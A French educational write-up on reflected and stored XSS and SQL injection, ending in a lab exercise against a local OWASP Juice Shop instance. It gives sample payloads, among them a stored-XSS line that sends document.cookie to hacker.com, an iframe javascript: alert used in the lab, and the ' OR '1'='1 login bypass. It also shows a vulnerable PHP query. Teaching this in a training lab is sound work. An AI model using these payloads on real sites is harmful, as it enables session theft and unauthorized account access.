Attaques XSS (stockée & reflétée) et Injection SQL

1. Introduction

Les applications web modernes manipulent quotidiennement des données provenant des utilisateurs. Lorsqu'elles ne valident pas correctement ces données, elles deviennent vulnérables à des attaques permettant d'exécuter du code malveillant ou de manipuler les requêtes envoyées au serveur. Parmi les attaques les plus courantes figurent les vulnérabilités **Cross-Site Scripting (XSS)** et **l'injection SQL (SQLi)**. Ces failles permettent respectivement d'exécuter du JavaScript dans le navigateur d'une victime ou d'altérer des requêtes SQL envoyées à une base de données. Ce document présente le fonctionnement de ces attaques et leur impact potentiel sur un système.

Comprendre les Vulnérabilités Web : XSS et SQLi

Ce document détaille les mécanismes techniques derrière deux des attaques les plus répandues sur le web : le Cross-Site Scripting (XSS) et l'Injection SQL (SQLi).

---

1. Cross-Site Scripting (XSS)

L'attaque XSS cible les **utilisateurs** d'une application web, et non le serveur lui-même. Elle survient lorsqu'une application inclut des données non fiables dans une page web sans validation ou échappement approprié.

Le principe : L'attaquant injecte du code malveillant (généralement du **JavaScript**) qui sera exécuté par le navigateur de la victime.

A. XSS Réfléchie (Reflected XSS)

C'est la forme la plus courante. Le code malveillant fait partie de la requête envoyée au serveur (souvent via l'URL) et le serveur renvoie ce code dans la réponse immédiate.

Fonctionnement étape par étape :

1. **Le piège :** L'attaquant crée une URL malveillante contenant un script.
    - *Exemple :* `http://site-vulnerable.com/search?q=<script>alert('Vol_Cookie')</script>`

2. **L'envoi :** L'attaquant incite la victime à cliquer sur ce lien (via phishing, email, etc.).
3. **La réflexion :** Le serveur reçoit la requête, récupère le paramètre `q` et l'insère directement dans le code HTML de la page de résultat de recherche ("Vous avez cherché : ...").
4. **L'exécution :** Le navigateur de la victime reçoit la page, voit la balise `<script>` et l'exécute, pensant qu'elle vient du site légitime.


B. XSS Stockée (Stored / Persistent XSS)

C'est la forme la plus dangereuse car elle ne nécessite pas que la victime clique sur un lien spécifique. Le code malveillant est **enregistré** définitivement sur le serveur (base de données, système de fichiers).


Fonctionnement étape par étape :


1. **L'injection :** L'attaquant utilise un formulaire (commentaires, profil utilisateur, forum) pour envoyer un script malveillant.
    - *Input :* `Super article ! <script>window.location='http://hacker.com?cookie='+document.cookie</script>`
2. **Le stockage :** L'application sauvegarde ce commentaire en base de données sans le nettoyer.
3. **La diffusion :** Lorsqu'un utilisateur (la victime) visite la page où sont affichés les commentaires, le serveur charge le script depuis la base de données et l'inclut dans la page.
4. **L'exécution :** Le script s'exécute automatiquement dans le navigateur de **tous** les visiteurs de la page.

Cas pratique


127.0.0.1:3000/#/search?q=<iframe src="javascript:alert(' XSS ')">
OWASP Juice Shop
Account
Your Basket
EN
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
Only 1 left
Best Juice Shop Salesman Artwork
Carrot Juice (1000ml)
This website uses fruit cookies to ensure you get the juiciest tracking experience.
But me wait!
Me want it!

Résultat


127.0.0.1:3000/#/search?q=<iframe%20src%3D"javascript:alert('%20XSS%20')%20">
OWASP Juice Shop
127.0.0.1:3000 indique
XSS
OK
Account
Your Basket
EN
Search Results -
No results found
Try adjusting your search to find what you're looking for.
Items per page:
12
0 of 0



---

2. Injection SQL (SQLi)

Contrairement aux XSS qui visent le client, l'Injection SQL vise la **base de données** du serveur. Elle survient lorsque les données fournies par l'utilisateur sont concaténées directement dans une commande SQL.

Le principe : L'attaquant manipule l'entrée pour modifier la structure de la requête SQL prévue par le développeur.

Mécanisme technique

Imaginons un code PHP vulnérable qui vérifie un mot de passe :

PHP

// Code vulnérable

```
$username = $_POST['user'];

$query = "SELECT * FROM utilisateurs WHERE nom = '" . $username . "'";
```

Si l'utilisateur entre simplement `Alice`, la requête est normale. Mais si l'attaquant entre une charge spécifique :

Entrée de l'attaquant : `Alice' OR '1'='1`

Requête finale exécutée par la base de données :

SQL

SELECT * FROM utilisateurs WHERE nom = 'Alice' OR '1'='1'

Pourquoi cela fonctionne ?

1. Le caractère ferme la chaîne de caractères prévue pour le nom.
2. L'opérateur `OR` ajoute une nouvelle condition.
3. La condition `'1'='1'` est **toujours vraie**.

Conséquences :

- **Contournement d'authentification :** Se connecter sans mot de passe.
- **Vol de données :** Utilisation de la commande `UNION` pour extraire des données d'autres tables.
- **Destruction :** Suppression de tables via `DROP TABLE` (si la base de données le permet).


---

5. Exploitation dans OWASP Juice Shop (Travail Pratique)

Dans un environnement d’apprentissage sécurisé comme **OWASP Juice Shop**, il est possible de mettre en pratique ces attaques afin de mieux comprendre leur fonctionnement et les risques associés. Juice Shop comporte volontairement des champs vulnérables permettant de tester les XSS reflétées, les XSS stockées ou les injections SQL.

Pour réaliser ce travail, il est recommandé de déployer Juice Shop en local via Docker ou via une plateforme pédagogique, puis de tester différentes charges malveillantes dans les champs identifiés comme vulnérables. Le rendu final devra inclure des **captures d’écran montrant clairement l’exploitation**, comme l’apparition d’une alerte JavaScript pour les XSS ou la connexion non autorisée via une injection SQL.

Pratique d’un injection sql



Résultat : je viens de me connecter au compte admin du site juice-shop